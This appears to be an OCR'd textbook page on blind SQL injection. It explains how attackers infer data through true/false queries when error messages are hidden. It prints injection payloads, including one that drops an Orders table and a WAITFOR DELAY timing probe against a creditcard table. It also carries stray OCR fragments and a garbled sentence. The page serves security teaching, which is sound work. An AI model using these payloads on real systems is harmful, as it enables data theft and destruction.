
- This type of attack can become **time-intensive because a new statement** must be crafted for each bit recovered

Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

Blind/Inferential SQL Injection

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application, he/she sees a generic custom page instead of a useful error message. In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.

A normal SQL injection attack is often possible when the developer uses generic error messages whenever an error has occurred in the database. Such generic messages may reveal sensitive information or give a path to the attacker to perform an SQL injection attack on the application. However, when developers turn off the generic error message for the application, it is difficult for the attacker to perform an SQL injection attack. Nevertheless, it is not impossible to exploit such an application with an SQL injection attack. Blind injection differs from normal SQL injection in the manner of retrieving data from the database. Attackers use blind SQL injection either to access sensitive data or to destroy data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive because the database should generate a new statement for each newly recovered bit.



Blind SQL Injection: No Error Message Returned

Attacker

character string ''.
/shopping/buy.aspx, line 52
```


Figure 15.8: Example of Blind SQL Injection

When an attacker tries to perform an SQL injection with the query "`certifiedhacker'; drop table Orders --`", two kinds of error messages may be returned. A generic error message may help the attacker to perform SQL injection attacks on the application. However, if the developer turns off the generic error messages, the application will return a **custom error message**, which is not useful to the attacker. In this case, the attacker will attempt a blind SQL injection attack instead.

If generic error messaging is in use, the server returns an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. This information can be used to further perform the SQL injection attack. When custom messaging is in use, the browser simply displays an error message saying that there is an error and the request was unsuccessful, without providing any details. Thus, the attacker has no choice but to attempt a blind SQL injection attack.



Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

Since no error messages are returned, use '`waitfor delay`' command to check the SQL execution status

Check if database "creditcard" exists or not
NO
YES
Sleep for 10 seconds

WAIT FOR DELAY 'time' (Seconds)

This is just like sleep, wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```

